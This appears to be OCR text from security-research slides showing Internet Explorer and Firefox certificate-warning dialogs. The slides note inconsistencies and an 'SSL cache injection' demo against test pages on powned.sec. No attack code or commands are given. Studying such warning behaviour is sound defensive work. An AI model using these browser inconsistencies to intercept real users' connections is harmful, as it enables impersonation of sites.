
We recommend that you close this webpage and do not continue to this website.

Click here to close this webpage.


Continue to this website (not recommended).

More information

IE : demo


Blank Page - Windows Internet Explorer
about:blank
Bing
Favorites
Blogger Create your free b...
Twitter
SSL Cache injection demo...
Blank Page
Page
Safety
Tools
Done
Internet | Protected Mode: On
90%

IE: another inconsistency


http://powned.sec/tests/ssl/17.php - Windows Internet Explorer
http://powned.sec/tests/ssl/17.php
Bing
Favorites
ssl-cache
twitter.com
double
Twitter
http://powned.sec/test...
Page
Safety
Tools
Done
Internet | Protected Mode: On
100%

You should not be able to embed

Security Alert

The identity of this web site or the integrity of this connection cannot be verified.

✓ The security certificate is from a trusted certifying authority.


✓ The security certificate date is valid.

⚠ The name on the security certificate is invalid or does not match the name of the site

Do you want to proceed?

Yes | No | View Certificate

Firefox standard warning



This Connection is Untrusted


You have asked Firefox to connect securely to **www.youtube.com**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Firefox challenge



This Connection is Untrusted

You have asked Firefox to connect securely to **www.youtube.com**, but we can't confirm that your connection is secure.

